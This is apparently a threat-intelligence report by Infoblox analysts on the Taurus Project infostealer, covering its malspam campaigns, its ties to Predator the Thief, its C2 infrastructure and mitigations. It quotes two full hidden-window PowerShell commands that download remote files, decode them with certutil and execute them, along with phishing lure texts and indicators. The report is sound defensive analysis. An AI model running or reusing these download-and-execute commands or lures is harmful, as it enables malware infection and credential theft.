New Malware Variant: Project Taurus Infostealer Follows in Predator the Thief's Footprints

Author: Jon Armer, Renée Burton, Minh Hoang, Vadym Tymchenko

Executive Summary

From 20 May through 6 June, Infoblox observed a series of large malicious spam (malspam) campaigns distributing a new malware available on the dark web, coined Taurus Project by its developers. It is advertised in Russian forums as an information stealer (infostealer) with a wide array of capabilities, including stealing VPN, social media, and cryptocurrency credentials; and taking screenshots of the victim's desktop. It can also exfiltrate the system's software installation and configuration information, which gives an attacker the ability to further exploit the compromised machine. The malware is advertised to work in both Google Chrome and Gecko-based browsers, and designed not to launch in certain countries that were formerly part of the Soviet Union.

Authors of the Predator the Thief infostealer promoted the new software in Russian hacker forums in early April 2020. These threat actors disavowed any connection to its development or sale, and further indicated that Predator was "closed" and presumably no longer for sale. Infoblox's research and analysis found noticeable similarities between the two malware, including similar lures, command and control (C2) servers, etc. We have previously written Cyber Campaign Briefs on Predator the Thief.[1,2]

All of the specific Taurus Project campaigns we analyzed share a number of overlapping similarities that indicate they originate from the same threat actor, despite differences in certain aspects such as subject lines, sender names, and the type of lure used. Our analysis indicates this actor is maturing their deployment process, so we expect to see more campaigns delivering Taurus Project in the future.

It has been challenging to investigate the nature and severity of a single sample file because the malware is new and therefore anti-virus products provide generic detections for these files, rather than associating them to the Taurus Project. We aggregated data over time and from multiple sources, including email and DNS, to overcome this challenge and to create a holistic picture of the activity.

In the final section of this report, we include recommendations for organizations to prevent becoming victimized by these kinds of campaigns.

Taurus Project Characteristics

The Taurus Project is a new malware advertised in Russian hacker forums as an information stealer that buyers can distribute in a variety of ways. We expect that many will choose to use email campaigns similar to those we recently observed, as it is a relatively easy way to deliver it to a large audience. With integrated location checking (geofencing) the attacker can choose who is infected and which of their victims' credentials to steal. For $100USD, purchasers of Taurus Project receive a lifetime license and can request customized versions for an additional $20USD.[3]

According to documents leaked by @3xp0rt on Twitter from Russian hacking forums, Taurus Project was advertised by Predator the Thief developers both prior to, and after, the start of the sale. In another leaked message,[4] one of those developers - @sett9 - claims to have sold the original Predator [the Thief][5] software, to have no connection with the new Taurus Project, and stated that Predator was now "closed." In this same set of tweets, @3xp0rt included messages in which @sett9 announced bug fixes and enhancements for the newly released malware. Regardless of ownership, advertisements for Taurus Project claim that it has extensive capabilities. Some security experts are referring to the malware as "TaurusStealer."[6]

Identification

Taurus Project can be distributed in multiple ways. In the email campaigns we analyzed, three files were downloaded from a C2 URL. The malware was then decoded using Certutil. One of the downloaded files was created using AutoIt v3. The download URLs followed the format http://<domain>/gate/cfg/?post=<digit>&data=<data>.

Characteristics

According to documents leaked on Twitter,7 this infostealer has "sweeping capabilities" to exploit a wide range of systems and steal an array of personal information and credentials. The authors boast that the malware works both in Chromium and Gecko-based browsers. This is critical because it enables the attacker to infect a broad range of victims, including those using Firefox, Chrome, and MS Edge browsers. Each build is encrypted with a unique key, and the C2 domain can be backed up during the build. The malware is quite small, at 250kB when obfuscated.

> AutoIt has become a popular scripting language for malware authors. It can access the Windows API and execute independently without additional resources. It also makes obfuscation easy with string manipulation. The script can be packed to become a Windows OS portable executable (PE) file using a free/open source tool such as aut2exe.

Taurus Project can purportedly steal the following:

- cookies, auto-form details, browsing history, and credit card information from Chromium/Gecko based browsers, and cookies and passwords from MS Edge browsers;
- the contents and credentials for a wide range of cryptocurrency wallets, including Elektrum, Multibit, Etherium, Jaxx, ByteCoin, Atomic, and Exxodus;
- FTP-based credentials from the victim for FileZilla, WinFTP, and WinSCP;
- entire file sessions of Discord, Steam, Telegram, and Authy services;
- Skype history;
- account information for the service BattleNet;
- credentials for VPN clients, specifically NordVPN;
- credentials for Jabber-based clients, including pidgin, psi, and psi+;
- credentials for Outlook and Foxmail; and
- a wide range of data about the victim's computer, installed software, and configurations.

The advertisement also claims the malware has the ability to exfiltrate screenshots of the desktop. Moreover, it can erase itself when required and can be configured to not launch if it detects a virtual machine. This latter capability will hinder security researchers who attempt to analyze samples using sandbox environments. Purchasers receive a dashboard written in Golang to manage their deployments. The management system requires root access, a mySQL installation, and a Windows XP or later OS.

On 22 April, author of Predator the Thief, @sett9, announced version 1.1 of the Taurus Project software as "enhancements and bug fixes." Some of the stated improvements include server- side detection, better mechanisms to prevent the malware from installing in eight countries of the former Soviet Union (Armenia, Belarus, Georgia, Kazakhstan, Russia, Tajikistan, Ukraine, and Uzbekistan), and the ability to steal a wider range of cryptocurrency wallets.

Dependencies

The Taurus Project malware, which appears to be delivered in three parts, must be downloaded and executed on the victim's machine. Execution will not occur in most virtual environments. The victim's IP address must be outside of the protected IP space (eight former Soviet Union countries). It is possible that other checks, such as keyboard settings, are also made for the purpose of geofencing. When Taurus Project is distributed via a Microsoft Word document containing VBA code, the victim must enable macros.

Similarities to Predator the Thief

The campaigns we observed share a number of similarities with Predator the Thief, which is consistent with the claim that the Predator software had been sold and a new variant developed. Both types of malware were spread via Microsoft Word documents containing VBA macro code. Following a prompt, once the user enabled macros, a Powershell script downloaded three files from the C2 via BitsTransfer. The malware was then decoded via Certutil and executed. We can directly compare two similar Powershell scripts, one from the new malware and one from Predator the Thief. This first sample is Predator the Thief:

> powershell -windowstyle hidden -command Import-Module BitsTransfer; Start-BitsTransfer -Source http[:]//geardox-bg[.]site/Refjh.dat,http[:]//geardox-bg[.]site/GrteJ.dat,http[:]//geardox-bg[.]site/JabWV.dat -Destination $env:TEMP\vido.com,$env:TEMP\sfera,$env:TEMP\JabWV.com; Set-Location -Path $env:TEMP; certutil -decode sfera po34p; Start-Process vido.com -ArgumentList po34p

This second sample is Taurus Project:


> powershell -windowstyle hidden -command Import-Module BitsTransfer; Start-BitsTransfer -Source https[:]//raw[.]githubusercontent[.]com/andrewwilm/dfrebc/master/TefJea.com,https[:]//raw[.]githubusercontent[.]com/andrewwilm/dfrebc/master/jBp.com,https[:]//raw[.]githubusercontent[.]com/andrewwilm/dfrebc/master/bpFt.com -Destination "$env:TEMP\rmy10.com","$env:TEMP\708zx","$env:TEMP\bpFt.com"; Set-Location -Path "$env:TEMP"; certutil -decode 708zx b20ku; Start-Process rmy10 -ArgumentList b20ku

The Taurus Project C2 URLs that we observed are also similar to those of Predator the Thief. For example, both contain a 'gate' path to profile the victim's system and identify potential vulnerabilities.8 This is also presumably the point at which geofencing is conducted; machines that are in the blocked countries will not be compromised and the malware will delete itself.

Campaign Analysis

The Taurus Project malware first became available for purchase in mid-April 2020. We began tracking a series of email campaigns that used the malware in mid-May, and realized that all of them used the same attack infrastructure. In the following subsections, we will detail several of the campaigns and what appears to be the maturing deployment process of a single actor. The campaigns were widespread and consisted of emails with subject lines that initially urged the recipient to open the enclosed attachment, then later changed to lures that refer to an agreement or include some form of threat of legal action. In our final example, they masqueraded as eBay. The attacks targeted a range of industry sectors, including finance and home goods.

The emails were all in English, though they showed signs of automatically generated content and translation software typical of hackers operating outside of their native language. All of the emails are in HTML format, which is rendered by default in most email clients. Across the campaigns, we observed the actor adjusting their deployment methods. We were able to connect the campaigns to a single infrastructure through several means, many of which are described below. The timeline of the campaigns described here is summarized in the figure below.



20-21 May Campaign

The emails in this campaign had subject lines requesting the receiver "take a look" at the enclosed document. We observed this campaign from multiple independent data sources, indicating a high volume, wide breadth attack. We analyzed both the content and the contextual environment of this campaign and the ones that followed. This campaign used positive sounding lures in the email body, telling the reader that although the sender hadn't yet heard from the recipient, they were confident the contents of the attachment would greatly benefit them. While the text varied, this sample message, quoted below without alteration, conveys the overall template:

> Good day, Perhaps you have viewed the following document, although i never have received some feedback from you yet. I am just confident that you'll find this important material useful and most certainly have to check it out, might find a extremely significant info for your own behalf. I've already directed the following to you, but, for whatever reason you did not respond. I've been in search of something similar to this for much too long. Therefore, do not think twice to take a look and locate the document located as an attachment.
> Warmest Regards.

The attachments were Microsoft Word documents with file names following the pattern contract_2020_<digits>.doc. The documents contained a DocuSign image to increase the appearance of legitimacy, luring recipients to open the doc and enable content features. We describe the attack chain later in Section 4, including how this campaign downloaded Taurus Project malware as three distinct files from a GitHub site under the username andrewwilm.

This campaign was very large. In addition to the positively themed subjects, e.g, "Please make sure to take some time to check this out" and body messages, we analyzed the email headers to better understand the structure of the deployment. The subject lines, sender IP addresses, and attachment file names were densely connected; this is to say that we associated a single IP address with many different subjects and filenames. Moreover, each distinct attachment had a unique filename. Later in this report, we include an image that depicts this connectivity within a subset of data.

> In the same day's data, we also observed a different campaign using the same subjects and body text, but we have been unable to connect them otherwise. This indicates that the same deployment mechanisms are being used in distinct operations and possibly by unrelated threat actors.

The behavior we saw in this campaign set a pattern that continued over the following weeks. While each email campaign used a different lure, they shared C2 domains, targets, and IP addresses. The list of C2 domains later grew from the initial set found in this campaign, but several of the original domains remained in use during the period of our analysis.


27-28 May Campaigns

From 27 to 28 May, we observed campaigns in multiple independent data sources; they used different lures, but originated from the same infrastructure and demonstrated similar behaviors. The original positive suggestion to "take a look" at the attachment that we had seen a week earlier had shifted to threats of legal action against recipients, and references to agreements or contracts. In each case, the scope of the C2 infrastructure grew but maintained overlap with previous campaigns.

One of the campaigns followed themes pertaining to legal proceedings, with subject lines imitating court-oriented notifications of litigation and sender names all associated with various U.S. courts. As in the first campaign, the file attachments were Microsoft Office documents, but the names of these attachments followed the pattern notification_<digits>.doc rather than contract_2020_<digits>.doc as we saw previously. Recipients were told that the attachment was a summons for them to appear in one of many types of U.S. courts, including criminal courts, the Foreign Intelligence Surveillance Court, and the Patent Trial and Appeal Board. Scare tactics are often successful where encouragement lures are not.

Another campaign retained the positive tone of the 20 May set, but specifically noted that the attached documents were from DocuSign, a well-established digital document signing service. Again, the recovered C2 domains and behavioral aspects of the campaign overlapped with all the other campaigns that were observed on 27 and 28 May.

Below we have illustrated the connectivity of IP addresses and subject lines from a subset of the DocuSign campaigns. In this graph, IP addresses are connected to subject lines if an email from that IP was sent with that subject line. While we only show a few IP addresses and subjects for readability, the level of connectivity becomes clear. In this case, the attachment files were all named following the format dsgn<digits>.doc.



We observed another campaign on 28 May that did not include attachments, although it referred to them in the text of the email. We believe this was either due to an error or that it was part of a test run for a new deployment tactic. The content of the emails in that campaign was otherwise quite different from the previous examples. The sentiment was somewhere between the positivity of the first campaign and the scare tactics of one of the later ones. These emails referred to an existing agreement or contract and urged the recipient to correct the attached document if needed, although no actual attachments were present. The body of the message also included an email address - ncorniegorgie206@gmail[.]com - and a variety of U.S. telephone numbers.

This campaign had C2 domains and IP addresses that overlapped with prior campaigns. The overall connectivity within the campaign and the attack chain were also the same.

4-6 June Campaigns

The threat actor again made a slight modification to the messages on 4 June. The lure focused on great deals from eBay, with subject lines such as “Urgent notice! Bets on the bookmarked item (iPhone 11) are less than the merchandise price: special offer!” With a twist of dark humor, the emails contained this warning to readers: “eBay is focused on your security. Check out our terms of use and privacy policy. Learn how to recognize fake (spoof) electronic mail.” They even provided the recipient with a reference number, although it consisted of random, meaningless characters. In this campaign, the names of the attached files followed the format bid_info<digits>.doc. A new GitHub account with username leroybishop was used in these attacks.

C2 Analysis


Infoblox uncovered over 100 domains related to these campaigns and specific to this threat actor. They were registered in late 2019, and prior to activation as a Taurus Project C2, they resolved to Russian hosting companies. The IP addresses are shared by a handful of other domains, some of which are flagged for involvement in spam campaigns. Shortly before this series of malspam campaigns, the C2 domains were rehosted with Cloudflare. This move reduced the likelihood that access to the C2 would be blocked because Cloudflare is a shared hosting provider with many legitimate clients.

The first C2 domains we observed were registered nearly six months prior to the availability of Taurus Project, and were sporadically active during 2020. This may indicate that the actor was attempting to age a large set of domains for later use and to draw less suspicion from the cyber security community. It could also be a method to recycle old malspam domains.

The latest C2 domain, atest001[.]website, differs from the others. It was created more recently, in mid-March 2020, and registered by the Registrar of Russian Domains, reg[.]ru. It was transferred to Cloudflare hosting and issued a certificate on 3 June, directly before its use in a malspam campaign. That day, the same registrar also registered atest002[.]website. As of the date of this paper, we have not been able to determine whether it is a test domain, as the name implies, or whether it will become another C2 as the actor refines their process.

Attack Chain Narrative

In the campaigns we analyzed, the attack chain followed a similar pattern to that of Predator the Thief, but we are able to see the evolution of the threat actor's tactics and techniques over time. If the victim attempts to open the attachment, they will be prompted to enable content in Microsoft Word to continue. Once content is enabled, the VBA code in the document uses BitsTransfer to execute a powershell command, which downloads the Taurus Project software in three files. The powershell then decodes the malware using the Certutil.exe command and executes it on the victim's machine. We have provided a diagram of the basic attack chain in the figure below.



Conclusion, Recommendations and Mitigation

We assess that Taurus Project malware is being adopted for large-scale malicious email campaigns. Multiple attacks over a three-week period targeted a global audience, including financial and commercial industries, using the same infrastructure. The malware's capabilities for stealing personal credentials and gaining unfettered access to the victim's computer make it a formidable threat.

We also observed how a single actor matured and expanded their distribution of the malware over a relatively short period of time. The use of aged domains, which are less likely to be flagged in security products, and other techniques show some experience in cybercrime. In this case, we are able to tie together the various campaigns with strong confidence, but we expect that as Taurus Project is purchased by an increasing number of cybercriminals, this process will become much more difficult.

Since this malware has been distributed via malicious emails, Infoblox recommends taking the following precautionary actions to mitigate this type of attack:

- Be cautious of emails from unfamiliar senders and inspect unexpected attachments before opening them.
- Never click on URLs in emails from unknown sources.
- Never enable macros, and do not configure Microsoft Office to enable macros by default. Macros are a very common infection vector used by many families of malware.
- Exercise caution if it is necessary to open emails with generic subject lines.

Indicator	Description
Import-Module BitsTransfer; Start-BitsTransfer -Source <URL1>,<URL2>,<URL3> -Destination “$env:TEMP\<file1>”,”$env:TEMP\<file2>”,”$env:TEMP\<file3>”; Set-Location -Path “$env:TEMP”; certutil -decode <file2> <file4>; Start-Process <file1> -ArgumentList <file4>	PowerShell download command
http://<domain>/gate/cfg/?post=<digit>&data=<data>	Taurus Project C2 URL pattern
9b35303661c98e569d8e00654acd63ae977635ef92d3814686ed85f92b291f45 0072eec7befdb9d063f6102a20040c7f82ffc2fb15af6e671c5c91721d50cdf3 9B775D5268DA8997211E6A0DB813184B807E6FAFC0120487E4A7265FA7B38989 320b98b4a2455ab014017d157172165b837d068e0570d634ed9959f373d47886	Document hashes
https[:]//raw[.]githubusercontent[.]com/andrewwilm/dfrebc/master/TefJea.com https[:]//raw[.]githubusercontent[.]com/andrewwilm/dfrebc/master/jBp.com https[:]//raw[.]githubusercontent[.]com/andrewwilm/dfrebc/master/bpFt.com https[:]//drive[.]google[.]com/uc?id\\u001fTAyQRbNZIArMIO2PfXs_0rJLOHF-2Ey https[:]//drive[.]google[.]com/uc?id=1Rb-pQwUKD1ROvISAqgm8jwhhfjCsmLrW https[:]//drive[.]google[.]com/uc?id\\u001clxN_b9XHOAbMin6e_w9Q_8qJVWsmW7n	Taurus Project download URLs
237D1BCA6E056DF5BB16A1216A434634109478F882D3B1D58344C801D184F95D 81E8783405BB063EC3BDF6BE95E2AE84F8E39A06A4EA8CFAE2C6BE3FE6B43DBD 1fd9f90b0c4ed6851d2f53bde2ea6348c8979914873f464017f7b6919ea5a671	Taurus Project hashes
atest001[.]website babbleabode[.]site cogihold[.]site	Taurus Project C2 domains
192[.]162[.]244[.]187 91[.]224[.]23[.]249 45[.]132[.]129[.]104	Taurus Project C2 IPs prior to campaign
Here are the docs available for you to approve and sign from DocuSign. Automatically generated Summons notification to the Defendant Make sure you devote some time to have a look at this Urgent notice! Bets on the bookmarked item (iPhone 11) are less than the merchandise price: special offer!	Campaign subject lines
contract_2020_121106.doc notification_113623.doc dsgn101201.doc bid_info12519.doc	Attached document filenames

Endnotes

1. https://insights.infoblox.com/threat-intelligence-reports/threat-intelligence--55
2. https://insights.infoblox.com/threat-intelligence-reports/threat-intelligence--50
3. https://twitter.com/3xp0rtblog/status/1254079067810336768
4. https://twitter.com/3xp0rtblog/status/1254081119693266955/photo/1
5. commonly referred to as Predator the Thief, the authors call the project simply Predator
6. https://bazaar.abuse.ch/browse/tag/TaurusStealer/
7. https://twitter.com/3xp0rtblog/status/1254079067810336768
8. https://insights.infoblox.com/threat-intelligence-reports/threat-intelligence--50